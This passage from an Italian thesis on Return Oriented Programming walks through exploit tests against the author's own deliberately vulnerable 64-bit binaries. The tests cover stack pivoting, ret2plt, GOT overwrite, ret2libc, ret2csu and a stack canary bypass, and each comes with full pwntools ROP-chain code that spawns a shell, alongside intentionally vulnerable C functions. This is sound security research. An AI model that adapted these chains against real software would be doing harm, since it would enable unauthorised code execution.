Per attuare tale tecnica, fu necessario recuperare l'indirizzo di un buffer su cui inserire la **ROP chain** e disporre di un gadget che consentisse poi di sostituire l'indirizzo contenuto nel registro `rsp`, con quello di tale struttura di memoria.

Come buffer venne utilizzato quello passato come secondo argomento alla funzione, e il suo indirizzo venne recuperato inserendo una particolare **format string** alla richiesta della prima `read`:

```
1 p.send(b"%6$p") # stampa idx buffer
2
3 buffer = int(p.recvline(False).decode('utf-8'),16) # salvataggio indirizzo buffer
```

Listato 4.11: Recupero dallo stack dell'indirizzo del buffer mediante una **format string**.

Siccome gli indirizzi degli argomenti passati alle funzioni vengono salvati nello stack, anche in questo caso quelli dei due buffer passati venivano memorizzati in esso, perciò con la format string è stato possibile recuperare l'indirizzo di quello utilizzato dalla seconda `read()`. Il passo successivo fu creare una prima **ROP chain** minore da al più 16 byte di dimensione per "dirottare lo stack". A tale scopo venne trovato un gadget che consentisse la sostituzione del contenuto di `rsp` con l'indirizzo appena trovato:

```
1 pop_rsp = p64(0x40134d) # pop rsp; pop r13; pop r14; pop r15; ret;
2
3 rop1 = ROP(elf) # creazione oggetto rop1
4 rop1.raw(pop_rsp) # pop rsp; pop r13; pop r14; pop r15; ret;
5 rop1.raw(buffer) # rsp = buffer idx
```

Listato 4.12: Prima **ROP chain** per dirottare lo stack.

Nella seconda **ROP chain**, ossia quella memorizzata nel buffer, venne inserito invece tutto il necessario per l'esecuzione della *shell*:

```
1 rop2 = ROP(elf) # creazione oggetto rop2
2 rop2.raw(p64(0)) # r13 = 0x00 continuo del comando pop_rsp
3 rop2.raw(p64(0)) # r14 = 0x00 continuo del comando pop_rsp
4 rop2.raw(p64(0)) # r15 = 0x00 continuo del comando pop_rsp
5 rop2.raw(pop_r12_r13) # pop r12; pop r13; pop r14; pop r15; ret;
6 rop2.raw("/bin/sh\x00") # r12 = "/bin/sh\x00"
7 rop2.raw(where_to_write) # r13 = .data idx
8 rop2.raw(p64(0x00)) # r14 = 0x00
9 rop2.raw(p64(0x00)) # r15 = 0x00
10 rop2.raw(mov_mm13_r12) # mov [r13], r12; ret;
11 rop2.raw(pop_r13) # pop r13; pop r14; pop r15; ret;
12 rop2.raw(p64(0x3b)) # r13 = 0x03b
13 rop2.raw(p64(0x00)) # r14 = 0x00
14 rop2.raw(p64(0x00)) # r15 = 0x00
15 rop2.raw(mov_rax_r13) # mov rax = r13
16 rop2.raw(pop_rdi) # pop rdi; ret;
17 rop2.raw(where_to_write) # rdi = .data idx -> "/bin/sh\x00"
18 rop2.raw(pop_rsi) # pop rsi; pop r15; ret;
19 rop2.raw(p64(0x00)) # rsi = 0x0000000000000000
20 rop2.raw(p64(0x00)) # r15 = 0x0000000000000000
21 rop2.raw(syscall) # syscall
```

Listato 4.13: Seconda **ROP chain** da inserire nel buffer per esecuzione della *shell*.

Una volta create le due sequenze, vennero entrambe inviate al programma tramite la seconda `read()`:


```

1 payload = dict()                                # creazione dizionario
2 payload[0] = rop2
3 payload[offset] = rop1
4 p.sendline(fit(payload))                        # invio payload al processo
5 p.interactive()                                # interazione da terminale con processo

```

Listato 4.14: Seconda **ROP chain** da inserire nel buffer per esecuzione della *shell*.

Il risultato ottenuto fu quello atteso, ossia il corretto dirottamento dello stack e l'esecuzione della *shell*, come da obbiettivo.



```

[CRITICAL] indirizzo su cui posso dirottare lo stack trovato : 0x7ffd72c9a560
RSI: 0x7ffd72c9a560 --> 0x0      RSI: 0x7ffd72c9a560 --> 0x0
RDI: 0x7fb2197a24c0 --> 0x0      RDI: 0x7fb2197a24c0 --> 0x0
RBP: 0x6461616f6461616e ('naadoaad') RBP: 0x6461616f6461616e ('naadoaad')
RSP: 0x7ffd72c9a6c8 --> 0x40134d (<_li RSP: 0x7ffd72c9a560 --> 0x0
RIP: 0x4012e6 (<main+240>: ret)      RIP: 0x40134e (<__libc_csu_init+94>:
R8 : 0x13                          R8 : 0x13

```

Figura 4.4: Dirottamento dello stack dai test. Contornato in rosso il contenuto di **rsp** durante la normale esecuzione, in verde dopo il dirottamento.

## 4.4 Test su librerie collegate

Nei prossimi tre test saranno coinvolte principalmente le librerie **collegate dinamicamente** al codice principale, utilizzando i concetti e le tecniche spiegate nella sezione 3.3. In tutti e tre i test di questa serie, le difese attive sono sempre le stesse dei precedenti test, compreso l'obbiettivo.

La funzione vulnerabile, della libreria condivisa, utilizzata in essi è la seguente:

```

1 void change_username(){
2     char new_usr[120];
3     int over;
4
5     memset(new_usr,0,0x78);
6     puts("Inserisci il nuovo username:");
7     read(0,new_usr,0x200);
8     puts("Grazie !");
9 }

```

Listato 4.15: Funzione `change_username()` della libreria condivisa.

### 4.4.1 Return-to-PLT

In questo primo test della serie, si è utilizzato un approccio come quello descritto nella sezione 3.3.1.

Disponendo del file della libreria collegata all'applicazione, l'ostacolo da superare era il sistema di difesa **ASLR** che rendeva casuale l'indirizzo di partenza di essa in memoria. Una

volta recuperato esso, era possibile utilizzare qualsiasi funzione all'interno della libreria. Come nei precedenti attacchi, inizialmente sono state impostate le variabili d'ambiente, i **gadgets** utili (gli stessi visti precedentemente, ad esclusione di quello contenente l'istruzione **syscall**, non più presente nel binary file del codice) ed è stato rilevato l'**offset** che consentisse di sovrascrivere l'indirizzo di ritorno.

A questo punto, per ottenere l'indirizzo di partenza della libreria, era necessario creare una **ROP chain** che consentisse di recuperare uno degli indirizzi effettivi delle funzioni contenute in essa. La soluzione adottata, fu quella di creare una chain che richiamasse la funzione **puts()**, passandole come primo argomento il contenuto della **".got.plt"** table associato alla funzione vulnerabile **change\_username()** della libreria. Essendo essa già stata richiamata all'inizio per effettuare l'attacco, il puntatore associato a tale voce nella **".got.plt"** table conteneva già l'indirizzo effettivo su cui risiedeva essa in memoria.

Al termine di questa prima chain, però, era necessario effettuare nuovamente la chiamata alla funzionalità **change\_username()**, altrimenti l'attacco sarebbe terminato senza aver nemmeno utilizzato i dati ottenuti.

Venne quindi aggiunta in coda alla sequenza anche una chiamata a tale procedura:

```

1 rop = ROP(elf)                                # creazione oggetto rop
2 rop.raw(elf.symbols["puts"])                  # chiamata a puts per stampare '\n'
3 rop.call("puts",[elf.got["change_username"]]) # stampa indirizzo di change_username
4 rop.raw(elf.symbols["change_username"])       # per poter inviare la seconda chain
5
6 payload = dict()
7 payload[offset]= rop
8 p.sendline(fit(payload))

```

Listato 4.16: Creazione e invio della prima **ROP chain**, per stampare l'indirizzo effettivo in memoria di **change\_username()** e continuare l'attacco.

Com'è possibile notare dall'immagine in sovrimpressione, è stata utilizzata la funzione **call()** di **pwntools** come secondo elemento della chain, in quanto inserisce automaticamente in essa la chiamata alla funzione richiesta ed i gadgets per popolare i registri corretti con gli argomenti forniti.

Una volta inviata, venne recuperato l'indirizzo stampato a schermo dalla **puts()** e soprattutto calcolato quello di base della libreria, sottraendo al valore ottenuto l'offset statico di **change\_username()** contenuto nel file **ELF** della stessa:

```

1 change_usr_lib_idx = u64(p.recvuntil("\n").rstrip().ljust(8, b"\x00"))
2 lib.address = change_usr_lib_idx - lib.symbols["change_username"]

```

Listato 4.17: Ricezione dell'indirizzo effettivo di **change\_username()** e calcolo-impostazione dell'indirizzo di base in memoria della libreria.

Grazie sempre alla libreria **pwntools**, impostando **lib.address** (dove **lib** è la variabile d'ambiente utilizzata all'inizio per contenere il file **ELF** della libreria) ad un indirizzo arbitrario, viene applicato automaticamente l'offset a tutti i simboli contenuti in essa, sulla base dell'indirizzo inserito.

Per questo motivo, è stato possibile utilizzare qualsiasi funzionalità della libreria condivisa, semplicemente richiamandola all'interno della **ROP chain**.

Come per i precedenti attacchi, l'obiettivo era quello di eseguire una *shell*, tuttavia non era più presente il gadget contenente la **syscall** nel binary file dell'applicazione. Era invece

presente in quello della libreria una funzione non visibile dall'applicativo principale, che dopo aver popolato correttamente i registri degli argomenti, permetteva di eseguirne una:

```
1 void secret_function(char * str1, char* str2[], char* str3[]){
2     puts("\nreally secret function !!!");
3     execve(str1, str2, str3);
4 }
```

Listato 4.18: Funzione `secret_function()` della libreria condivisa.

Per portare a termine l'attacco venne quindi creata una seconda **ROP chain** (da inviare poi al processo) che modificasse il contenuto degli indirizzi, in modo tale da passare i corretti argomenti alla funzione trovata per eseguire la *shell*. Le richieste erano pressoché simili a quelle viste negli attacchi precedenti, quindi nel registro **rdi** serviva un puntatore alla stringa `"/bin/sh\00"`, mentre **rsi** e **rdx** dovevano essere impostati entrambi a zero. In questo caso al posto del **gadget** contenete la **syscall** come ultimo elemento della catena, venne invece inserita la chiamata a `secret_function()`:

```
1 rop = ROP([elf,lib])           # creazione oggetto rop
2 rop.raw(pop_r12_r13)           # pop r12; pop r13; pop r14; pop r15; ret;
3 rop.raw("/bin/sh\00")          # r12 = "/bin/sh\00"
4 rop.raw(where_to_write)        # r13 = .data idx
5 rop.raw(p64(0x00))             # r14 = 0x00
6 rop.raw(p64(0x00))             # r15 = 0x00
7 rop.raw(mov_mmr13_r12)         # mov [r13], r12; ret;
8 rop.raw(pop_rsi)               # pop rsi; pop r15; ret;
9 rop.raw(p64(0x00))             # rsi = 0x00
10 rop.raw(p64(0x00))            # r15 = 0x00
11 rop.raw(pop_rdi)               # pop rdi; ret;
12 rop.raw(where_to_write)        # rdi = .data idx -> "/bin/sh\00"
13 rop.raw(xor_rdx)               # rdx = 0x00
14 rop.call("secret_function")    # chiamata a secret_function()
15
16 payload = dict()
17 payload[offset] = rop
18 p.sendline(fit(payload))      # invio ROP chain
19 p.interactive()
```

Listato 4.19: Seconda **ROP chain** per il settaggio dei registri e la chiamata finale a `secret_function()`, ed invio finale della stessa.

Anche in questo caso, come per quelli precedenti, l'esecuzione dell'exploit completo portò alla corretta esecuzione di una *shell*.

## 4.4.2 Return-to-GOT

Nel secondo test di questa serie, è stata utilizzata la tecnica discussa nella sezione 3.3.1. Anche in questo caso, essendo disponibile il file **ELF** della libreria collegata, l'ostacolo da superare rimaneva la difesa **ASLR**. Tuttavia, invece di recuperare l'indirizzo di partenza della libreria in memoria, venne sfruttata una delle caratteristiche della **GOT**, ossia quella di essere modificabile dall'utente. Questo particolare consentì il superamento del sistema di difesa, senza dover recuperare alcun indirizzo effettivo in memoria della libreria, ed andando inoltre a creare solamente una **ROP chain**.

Come nei test precedenti, anche in questo inizialmente sono state impostate le variabili d'ambiente e i gadgets utili (con alcune aggiunte che verranno mostrate successivamente).

L'**offset** per sovrascrivere l'indirizzo di ritorno non venne ricalcolato, in quanto utilizzando la stessa funzione vulnerabile del test passato, risultava uguale.

Arrivati a questo punto, venne calcolato l'**offset** statico tra la funzione di libreria **secret\_function()** (scoperta nel passato test) che si desiderava chiamare e la funzione già richiamata nelle prime fasi dell'attacco, ossia **change\_username()**:

```
1 secret_off = libc.symbols["secret_function"]-libc.symbols["change_username"]
```

Listato 4.20: Calcolo **offset** statico tra funzioni della libreria condivisa **secret\_function()** e **change\_username()**.

Dopo aver ottenuto tale informazione, sono stati ricercati i **gadgets** necessari per costruire la **ROP chain** e portare a compimento l'attacco. Nello specifico ne sono stati recuperati alcuni che consentissero di aggiungere tale **offset** appena ottenuto, all'indirizzo effettivo in memoria di **change\_username()**. Esso risultava già contenuto nel puntatore associato a tale voce nella **“.got.plt”**, in quanto tale funzionalità era già stata inizialmente richiamata durante il normale flusso di esecuzione.

```
1 pop_rbp = p64(0x4011dd) # pop rbp; ret;
2 add_mmrax_rbp = p64(0x401178) # add qword ptr [rax], rbp; ret;
```

Listato 4.21: **Gadgets** recuperati necessari per creare la **ROP chain**.

La chain finale aveva quindi come scopo quello di incrementare l'indirizzo di **change\_username()** contenuto nel puntatore sopraccitato e preparare poi i registri per la chiamata a **secret\_function()**, come nello scorso test. La differenza però è che in questo caso non è stata richiamata direttamente tale funzionalità, fu invece chiamata **change\_username()**, in quanto ora il puntatore a tale voce della **“.got.plt”** conteneva l'indirizzo effettivo in memoria di **secret\_function()** e non più quello della precedente funzionalità:

```
1 rop = ROP(elf) # creazione oggetto rop
2 rop.raw(pop_r13) # pop r13; pop r14; pop r15; ret;
3 rop.raw(elf.got["change_username"]) # r13 = ptr -> change_username idx
4 rop.raw(p64(0x00)) # r14 = 0x00
5 rop.raw(p64(0x00)) # r15 = 0x00
6 rop.raw(mov_rax_r13) # mov rax, r13; ret;
7 rop.raw(pop_rbp) # pop rbp; ret;
8 rop.raw(secret_off) # rbp = off secret_function-change_username
9 rop.raw(add_mmrax_rbp) # add [rax], rbp; add offset to got entry
10 rop.raw(pop_r12_r13) # pop r12; pop r13; pop r14; pop r15; ret;
11 rop.raw("/bin/sh\x00") # r12 = "/bin/sh\x00"
12 rop.raw(when_to_write) # r13 = .data idx
13 rop.raw(p64(0x00)) # r14 = 0x00
14 rop.raw(p64(0x00)) # r15 = 0x00
15 rop.raw(mov_mmr13_r12) # mov [r13], r12; ret;
16 rop.raw(pop_rsi) # pop rsi; pop r15; ret;
17 rop.raw(p64(0x00)) # rsi = 0x00
18 rop.raw(p64(0x00)) # r15 = 0x00
19 rop.raw(pop_rdi) # pop rdi; ret;
20 rop.raw(when_to_write) # rdi = .data idx -> "/bin/sh\x00"
21 rop.raw(xor_rdx) # rdx = 0x00
22 rop.call("change_username") # chiamata a secret_function
23
24 payload = dict()
25 payload[offset] = rop
26 p.sendline(fit(payload)) # invio ROP chain
27 p.interactive()
```

Listato 4.22: Creazione e invio della **ROP chain** per modificare la sezione **“.got.plt”**.

Eseguito l'exploit completo, il risultato fu nuovamente l'esecuzione di una *shell*, come fissato da obbiettivo.

#### 4.4.3 Return-to-libc con recupero versione

Quest'ultimo test della serie, vede un cambio di situazione generale non indifferente. In questo caso, infatti, non si era più in possesso del file della libreria condivisa. Si decise allora di adottare l'approccio illustrato nella sezione 3.3.2, ossia dopo aver determinato la versione della **libc** collegata all'applicazione utilizzando alcuni database disponibili online, è stato recuperato l'indirizzo di base in memoria e le funzioni in essa contenute sono state impiegate.

Anche in questo caso inizialmente vennero impostate tutte le variabili d'ambiente (ad esclusione di quella dedicata alla libreria che venne momentaneamente omessa), mentre non fu recuperato alcun **gadget**, poiché come si vedrà, non risultarono necessari. L'**offset** per sovrascrivere l'indirizzo di ritorno era già stato recuperato nel primo test.

Per trovare la versione della **libc**, era essenziale recuperare l'offset statico di almeno due funzioni contenute in tale libreria (sarebbe realizzabile anche solo con una, ma con due si avrà una certezza maggiore sulla versione ottenuta). A tale scopo, come nel primo test di questa serie, è stata creata una prima **ROP chain** che chiamasse due **puts()** consecutive per stampare gli indirizzi effettivi di sé stessa e della funzione **scanf()**, in quanto entrambe già chiamate una prima volta durante il flusso d'esecuzione dell'applicazione.

Come ultimo elemento della chain, è stata aggiunta anche questa volta la chiamata a **change\_username()**, cosicché l'applicazione non terminasse dopo solamente l'esecuzione di essa:

```

1 rop = ROP(elf)                                # creazione oggetto rop
2 rop.raw(elf.symbols["puts"])                  # stampa '\n'
3 rop.call(elf.symbols["puts"], [elf.got["puts"]]) # stampa idx puts
4 rop.call(elf.symbols["puts"], [elf.got["__isoc99_scanf"]]) # stampa idx scanf
5 rop.raw(elf.symbols["change_username"])        # chiama change_username
6
7 payload = dict()
8 payload[offset] = rop
9 p.sendline(fit(payload))                      # invio ROP chain
10 p.recvlines(3)
11
12 puts_lib_idx = u64(p.recvuntil("\n").rstrip().ljust(8, b"\x00"))
13 scanf_lib_idx = u64(p.recvuntil("\n").rstrip().ljust(8, b"\x00"))

```

Listato 4.23: Costruzione e invio della prima **ROP chain** per il recupero degli indirizzi effettivi di **puts()** e **scanf**.

Dopo aver recuperato questi due indirizzi, com'è stato spiegato nella sezione dedicata a questa tecnica d'attacco, tali informazioni sono state sfruttate per recuperare dal [database online delle libc](#) la versione di quella collegata all'applicazione.

Una volta effettuato il download del file **ELF** della libreria dal database, l'obbiettivo coincideva con quello del primo test della serie, ossia recuperare l'indirizzo di base in memoria per bypassare la difesa **ASLR** ed infine utilizzare qualsiasi funzionalità disponibile al suo interno. A tale scopo venne utilizzato l'indirizzo effettivo di **puts()** ottenuto precedentemente, a cui fu sottratto l'offset statico di tale funzione presente nel file della **libc**:

```

1 libc = ELF("./libc6_2.31-0ubuntu9.2_amd64.so")

```



```

2
3 | libc.address = puts_lib_idx - libc.symbols["puts"]

```

Listato 4.24: Caricamento del file **ELF** della **libc** e calcolo-settaggio dell'indirizzo base di essa in memoria.

Dopo che ogni offset statico dei simboli all'interno della libreria era stato sostituito con il corrispettivo indirizzo effettivo in memoria, a differenza di quanto fatto in tutti i precedenti test, si cercò l'indirizzo alla stringa `"/bin/sh\00"`, in quanto sempre presente all'interno della **libc**:

```

1 | binsh = next(libc.search(b"/bin/sh\x00")) # restituisce idx a "/bin/sh\x00"

```

Listato 4.25: Ottenimento indirizzo della stringa `"/bin/sh\00"` presente in **libc**.

Come ultimo passo non rimaneva che la creazione della **ROP chain** finale. Quest'ultima sequenza poteva essere composta in due differenti metodi, i quali permettono la realizzazione del medesimo risultato. La prima prevedeva una chiamata alla funzione **system** della libreria, passando ad essa come unico argomento l'indirizzo alla stringa `"/bin/sh\00"` ottenuto in precedenza:

```

1 | rop = ROP([elf,libc]) # creazione oggetto rop
2 | rop.call("system",[binsh]) # chiama system(idx "/bin/sh\x00")
3
4 | payload = dict()
5 | payload[offset] = rop
6 | p.sendline(fit(payload)) # invio ROP chain

```

Listato 4.26: Creazione e invio della **ROP chain** effettuando la chiamata a **system()**.

La seconda includeva l'utilizzo del metodo **execve** fornito da **pwntools**, che cerca e richiama automaticamente l'omonima funzione **execve()** presente all'interno della funzione **libc**, passandole gli argomenti necessari per eseguire una *shell* come accaduto nei due test precedenti:

```

1 | rop = ROP([elf,libc]) # creazione oggetto rop
2 | rop.execve(binsh,0,0) # chiama execve(idx "/bin/sh\x00", 0, 0)
3
4 | payload = dict()
5 | payload[offset] = rop
6 | p.sendline(fit(payload)) # invio ROP chain

```

Listato 4.27: Creazione e invio della **ROP chain** effettuando la chiamata a **system()**.

Come anticipato, in entrambi i casi il risultato finale fu la corretta esecuzione di una *shell*.

## 4.5 Test Return-to-csu

Questo test farà riferimento alla sezione 3.4, dov'è stata introdotta una particolare tecnica d'attacco basata sulla funzione `__libc_csu_init()` (da cui il nome **Return-to-csu**).

In questo caso, non avendo più a disposizione i **gadgets** per popolare i registri destinati a contenere gli argomenti delle chiamate a funzione, risultava impossibile il richiamo della procedura **secret\_function()** contenuta nella libreria condivisa, per eseguire la *shell*. Si decise allora di sfruttare questa nuova "tecnica", per sopperire a tale mancanza. Grazie ad



essa infatti, è stato possibile controllare i primi tre registri **edi** (i primi 32 bit di **rdi**), **rsi** ed **rdx**, per richiamare poi correttamente tale funzionalità.

La funzione vulnerabile della libreria utilizzata è la medesima dei tre test precedenti, ossia **change\_username()**.

Come per ogni altro test, il primo passo per lo sviluppo dell'exploit è stato il settaggio delle variabili d'ambiente (in questo caso si disponeva anche del file della libreria condivisa) ed il recupero dei gadgets utili per la creazione della **ROP chain**, tra cui quello fornito dalla funzione **\_\_libc\_csu\_init()**:

```

1 csu_gadget_comp = p64(0x401330)      # gadget preso dalla sezione __libc_csu_init.
2                                     # mov rdx, r14; mov rsi, r13; mov edi, r12d;
3                                     # call qword [r15 + rbx*8]; add rbx, 1;
4                                     # cmp rbp, rbx; jne 0x401330; add rsp, 8;
5                                     # pop rbx; pop rbp; pop r12; pop r13; pop r14;
6                                     # pop r15; ret;
7
8 csu_gadget_pop = p64(0x40134a)      # gadget preso dalla sezione __libc_csu_init
9                                     # pop rbx; pop rbp; pop r12; pop r13; pop r14;
10                                    # pop r15; ret;

```

Listato 4.28: **Gadgets** recuperati dalle istruzioni che compongono **\_\_libc\_csu\_init()**.

Com'era stato infatti mostrato nella figura 3.5, entrambe le sequenze erano state recuperate da tale porzione di codice.

La difficoltà nell'applicare la tecnica, in questo caso, era la gestione corretta di tali **gadgets**. Come anticipato nella sezione 3.4, l'istruzione **call qword [r15 + rbx\*8]** necessita di particolare attenzione. Per far sì che essa non terminasse l'esecuzione dell'applicazione si sarebbe dovuto inserire tra le due parentesi quadre un puntatore ad un gadget, oppure ad una qualsiasi sequenza di istruzioni terminanti obbligatoriamente con una **ret**. Solo in tale modo l'esecuzione sarebbe proseguita correttamente ripartendo dall'istruzione successiva a tale **call**.

Un possibile puntatore ad un **gadget** è stato ricercato all'interno del file **ELF** dell'applicazione usando lo strumento **Radare2**.




Figura 4.5: Puntatore a **gadgets** trovato cercando all'interno della sezione **.dynamic** del file **ELF** con **Radare2**.

Recuperato tale elemento, prima è stata creata la **ROP chain** per sovrascrivere la sezione "got.plt" pedissequamente a quanto fatto nel **precedente test**, pertanto tale parte

dell'attacco non sarà riportata nuovamente qui. La parte interessante del test fu invece la gestione della seconda parte di **ROP chain**, ossia quella contenete i **gadgets** per controllare i registri **edi**, **rsi** e **rdx**.

Inizialmente è stato richiamato solo il secondo gadget, ossia quello composto da tutte le diverse istruzioni **pop**, così tutti i registri interessati avrebbero poi contenuto i dati corretti prima che si passasse all'esecuzione del primo gadget:

```

1 rop.raw(csu_gadget_pop)           # riportato sopra
2 rop.raw(p64(0x00))                # rbx = 0x00
3 rop.raw(p64(0x01))                # rbp = 0x01
4 rop.raw(where_to_write)           # r12 = .data idx -> "/bin/sh\x00"
5 rop.raw(p64(0x00))                # r13 = 0x00
6 rop.raw(p64(0x00))                # r14 = 0x00
7 rop.raw(p64(0x403e48))            # r15 = ptr a gadget

```

Listato 4.29: Prima sequenza della **ROP chain** che sfrutta il secondo gadget trovato in `__libc_csu_init()`.

Com'è possibile notare dalla porzione di codice sopra riportato, in **r12** è stato inserito l'indirizzo su cui risiede la stringa `"/bin/sh\x00"`, dato che tale contenuto sarebbe andato poi in **edi**. I due registri **r13** e **r14**, sono stati posti a **zero** poiché anch'essi avrebbero trasmesso tale valore rispettivamente ad **rsi** e **rdx**. Per quanto riguarda invece **rbx** ed **rbp**, il primo era stato azzerato, il secondo invece era stato impostato ad **uno**, cosicché la seguente sotto sequenza del primo **gadget** non eseguisse l'istruzione **jne** finale:

```

ADD  RBX,  1;
CMP  RBP,  RBX;
JNE  0X401330;

```

Infatti, se **rbx** prima conteneva **zero**, dopo l'**add** conterrà 1, e confrontandosi con **rbp** che conteneva già **uno**, risulteranno uguali evitando di fatto la **jne**.

L'ultimo registro rimasto era **r15**, che a differenza degli altri conteneva l'indirizzo del puntatore al gadget trovato nelle prime fasi del test, in quanto l'istruzione **call** avrebbe sfruttato solamente il suo di contenuto, essendo **rbx** inizialmente nullo.

Come ultimo passaggio per la creazione dell'exploit venne aggiunta la parte finale della **ROP chain**, ossia quella contenente la chiamata al primo gadget e alla `secret_function()`:

```

1 rop.raw(csu_gadget_compl)         # riportato sopra
2 rop.raw(p64(0x00) * 7)            # add rsp, 8; rbx = 0x00; rbp = 0x00;
3                                   # r12 = 0x00; r13 = 0x00; r14 = 0x00;
4                                   # r15 = 0x0;
5 rop.call("change_username")       # chiamata a secret_function
6
7 payload = dict()
8 payload[offset] = rop
9 p.sendline(fit(payload))          # invio ROP chain
10 p.interactive()

```

Listato 4.30: Prima sequenza della **ROP chain** che sfrutta il secondo gadget trovato in `__libc_csu_init()`.

Una volta terminato l'attacco, il risultato nel suo complesso fu la corretta esecuzione di una *shell*.

## 4.6 Test bypass del "Canary"

Per concludere, questo ultimo test ha come scopo il superamento di una meccanica di difesa detta **"Stack Canary"** o **"Stack Canaries"**.

Come spiegato nella sezione 3.5, tale metodo cerca di preservare il sistema da attacchi malevoli realizzati avvalendosi delle vulnerabilità della classe **stack-buffer overflow**. Tuttavia, come si vedrà in questo test, in determinate condizioni tale difesa sarà comunque superabile, continuando ad utilizzare la **Return Oriented Programming**.

Essendo lo **"stack canary"** al centro di questo test, esso è stato abilitato sia nel codice principale che in quello della libreria condivisa:

<pre>[*] # checksec vulnerable_code Arch:      amd64-64-little RELRO:     Partial RELRO Stack:     Canary found NX:        NX enabled PIE:       No PIE (0x400000)</pre>	<pre>[*] # checksec lib.so Arch:      amd64-64-little RELRO:     Partial RELRO Stack:     Canary found NX:        NX enabled PIE:       PIE enabled</pre>
--	---

Figura 4.6: Difese attive nel **codice principale** e nella **libreria condivisa**

La funzione vulnerabile della libreria sfruttata durante quest'ultima prova è la seguente:

```
1 void new_credentials_canary(){
2     char username[16];
3     char password[3];
4     char *conf;
5
6     puts("\nInserisci l'username:");
7     read(0, username, 0x10);
8     printf(username);
9     puts("\nInserisci la password:");
10    read(0, password, 0x10);
11    printf(password);
12    puts("\nConferma password:");
13    read(0, conf, 0x100);
14 }
```

Listato 4.31: Funzione **new\_credentials\_canary()** della libreria condivisa.

Com'è possibile notare è presente un puntatore non inizializzato e due buffer di cui uno su cui è possibile fare overflow. Inoltre, potrebbero essere inserite delle format string per recuperare alcuni dati dallo **stack**.

Nella sezione 3.5 è stato spiegato l'approccio con cui è stato sviluppato l'exploit per completare l'attacco. È stata impiegata tale tecnica poiché in grado di sfruttare al meglio tutte le vulnerabilità presenti.

Come nei precedenti attacchi il primo passaggio è stata l'impostazione delle variabili d'ambiente ed il recupero dei **gadgets** utili. L'**offset** è stato calcolato successivamente, in quanto richiedeva un approccio leggermente diverso rispetto a quello utilizzato in precedenza.

Per poter proseguire lo sviluppo dell'attacco era necessaria la determinazione dell'indirizzo della porzione di stack su cui risiedeva l'indirizzo di ritorno, per poterlo sostituire a quello del puntatore presente. A tale scopo, è stata utilizzata la prima funzione **read()** per inserire nel buffer una format string, e poter così recuperare uno degli indirizzi presenti in memoria. Nello specifico, fu ottenuto l'indirizzo del vecchio valore di **rbp**, il quale è sempre

presente all'interno dello stack. Sottraendo poi ad esso un offset statico ad ogni esecuzione e corrispondente alla distanza tra esso e il posizionamento nello stack dell'obiettivo, si ottenne la posizione dell'indirizzo di ritorno:

```
1 payload = dict()
2 payload[0] = b"%12$p\n" # stampa il settimo elem. stack : old rbp
3 p.sendline(fit(payload))
4
5 ret_pos = (int(p.recvline(False).decode('utf-8'),16) - 168).to_bytes(8,'little')
```

Listato 4.32: Invio format string per stampare vecchio contenuto di **rbp** e calcolo della posizione nello stack dell'indirizzo di ritorno.

Ottenuta tale informazione, il passo successivo fu quello del sovrascrivere, grazie al overflow dato dalla seconda chiamata a **read()**, l'indirizzo del puntatore non inizializzato con quello appena determinato.

L'**offset** per effettuare tale operazione era pari alla dimensione del buffer su cui si sarebbe scritto, ossia tre byte, permettendo così la sostituzione dell'indirizzo del puntatore con l'input rimanente:

```
1 payload = dict()
2 payload[3] = ret_pos # posizione indirizzo di ritorno
3 p.sendline(fit(payload))
```

Listato 4.33: Invio input per sovrascrittura indirizzo puntatore con posizione nello stack dell'indirizzo di ritorno.

Infine, è stata costruita la **ROP chain** che sovrascriveva l'indirizzo di ritorno, saltando però lo **stack canary**, dato che l'ultima chiamata a **read()** scriveva direttamente nella zona dello stack su cui era posizionato l'indirizzo di ritorno. La catena creata era molto simile a quella del test con sovrascrittura della sezione “**.got.plt**”, l'unica differenza era la sovrascrittura della voce associata alla funzione **new\_credentials\_canary()** rispetto a quella di **new\_credentials()**. Tale parte sarà quindi omessa.

Anche in quest'ultimo test, il risultato finale è stato la corretta esecuzione di una *shell*, utilizzando comunque la **ROP** anche in presenza dello **stack canary**.

## Capitolo 5

# Conclusioni

I test effettuati hanno permesso di determinare l'efficacia ancora attuale della **Return Oriented Programming**. Essa rappresenta tuttora una minaccia per i sistemi informatici e se sottovalutata potrebbe arrecare ad essi ingenti danni.

Spesso una apparentemente innocua disattenzione da parte del programmatore rappresenta la principale causa di rottura dell'integrità di un'applicazione, costituendo di fatto un possibile appoggio per un attacco da terzi.

Tale tecnica è un potente strumento poiché in grado di adattarsi a molteplici sistemi e differenti situazioni che potrebbero essere riscontrate. Per la suddetta ragione molte rilevanti aziende nel campo informatico, come ad esempio **Intel** o **AMD**, nel corso degli anni hanno proposto diverse soluzioni volte ad evitare attacchi realizzati attraverso la **ROP**.

Per poter proteggere al meglio un'applicazione non solo diviene essenziale implementare tali strategie difensive, ma sarà necessario evitare in principio di introdurre all'interno di esse delle vulnerabilità.

